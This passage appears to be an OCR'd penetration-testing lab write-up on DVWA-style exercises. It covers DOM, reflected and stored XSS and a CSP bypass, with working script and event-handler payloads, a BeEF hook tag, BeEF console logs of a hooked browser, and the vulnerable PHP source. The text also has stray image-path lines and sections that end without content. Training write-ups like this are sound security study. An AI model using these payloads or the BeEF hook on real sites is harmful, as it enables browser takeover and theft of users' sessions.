
Payload: **<script src = "http://127.0.0.1:3000/hook.js">alert("Hooked to Beef");</script>**




Proof of Concept

```
[13:31:34][*] running on network interface: 127.0.0.1
[13:31:34]    |   Hook URL: http://127.0.0.1:3000/hook.js
[13:31:34]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[13:31:34][*] running on network interface: 192.168.0.106
[13:31:34]    |   Hook URL: http://192.168.0.106:3000/hook.js
[13:31:34]    |_  UI URL:   http://192.168.0.106:3000/ui/panel
[13:31:34][*] running on network interface: 172.17.0.1
[13:31:34]    |   Hook URL: http://172.17.0.1:3000/hook.js
[13:31:34]    |_  UI URL:   http://172.17.0.1:3000/ui/panel
[13:31:34][*] RESTful API key: dd4ce32815d2435c25082d3376eladac29bb6f62
[13:31:35][!] [GeoIP] Could not find MaxMind GeoIP database: '/opt/GeoIP/GeoLite2-City.mmdb'
[13:31:35]    |_  Run ./update-geoipdb to install
[13:31:35][*] HTTP Proxy: http://127.0.0.1:6789
[13:31:35][*] BeEF server started (press control+c to stop)
[13:46:57][!] [Browser Details] Invalid browser name returned from the hook browser's initial connection.
[13:46:57][!] [Browser Details] Invalid browser plugins returned from the hook browser's initial connection.
[13:46:58][*] New Hooked Browser [id:1, ip:127.0.0.1, browser:UNKNOWN-78.0, os:Linux-], hooked domain [104.248.99.198:80]
```


Hooked Browsers
Online Browsers
104.248.99.198
127.0.0.1
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Map
Hosts
Services
BeEF
Hooked Browser
127.0.0.0/8
127.0.0.1
Linux


Module Tree
alert
Browser (1)
Hooked Domain (1)
Create Alert Dialog
Phonegap (1)
Alert User
Module Results History
id
date
label
0
2021-01-28 14:04
command 1
Create Alert Dialog
Description:
Sends an alert dialog to the hooked browser.
Id:
299
Alert text:
BeEF Alert Dialog



Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
English
Select
BeEF Alert Dialog
Allow dialogs from 104.248.99.198 to take you to their tab
OK

10. XSS Reflected

Security Level – Low, Medium & High

Observation:


1. Whatever is inserted the name input field get directly displayed on the web page.




Exploitation:

- Inserted an image tag with an invalid src and on error tag.
- Since the image could not be loaded due to invalid source url the onerror script got executed and alert popup is seen.

Payload 1 = **<img src = "https://no125.com" onerror = "alert('Reflected XSS Exploited')">**



Payload 2 = **<body+onload%3D"alert('Reflected+XSS+Exploited')%3B">#**



- Can also be hooked to beef for further exploitations.


11. Stored XSS

Security Level - Low


Exploitation:

- In the message field inserted the below given payload script.

Payload: **<sCRipt>alert('Stored XSS Exploited');</scRipT>**



Proof of Concept




Stored XSS


Security Level – Medium & High

Exploitation:


- Increased the maxlength parameter of name input from the inspect element tab.
- Then injected the payload in name input field.



Payload:



Proof of Concept



12. CSP Bypass

Security Level - Low

Observation:

- Whatever we insert in the input field if is assigned to the $_POST[‘include’]

```
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>You can include scripts from external sources, examine the Content Security Policy and enter
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';
```

Payload

```
$_POST['include'] = Whatever we insert in the field input

<script src='" .



Payload = '></script>HTML INSERTED HERE




<script src=''></script>'></script>
```

Proof of Concept

CSP Bypass

Security Level - Medium

Observation:

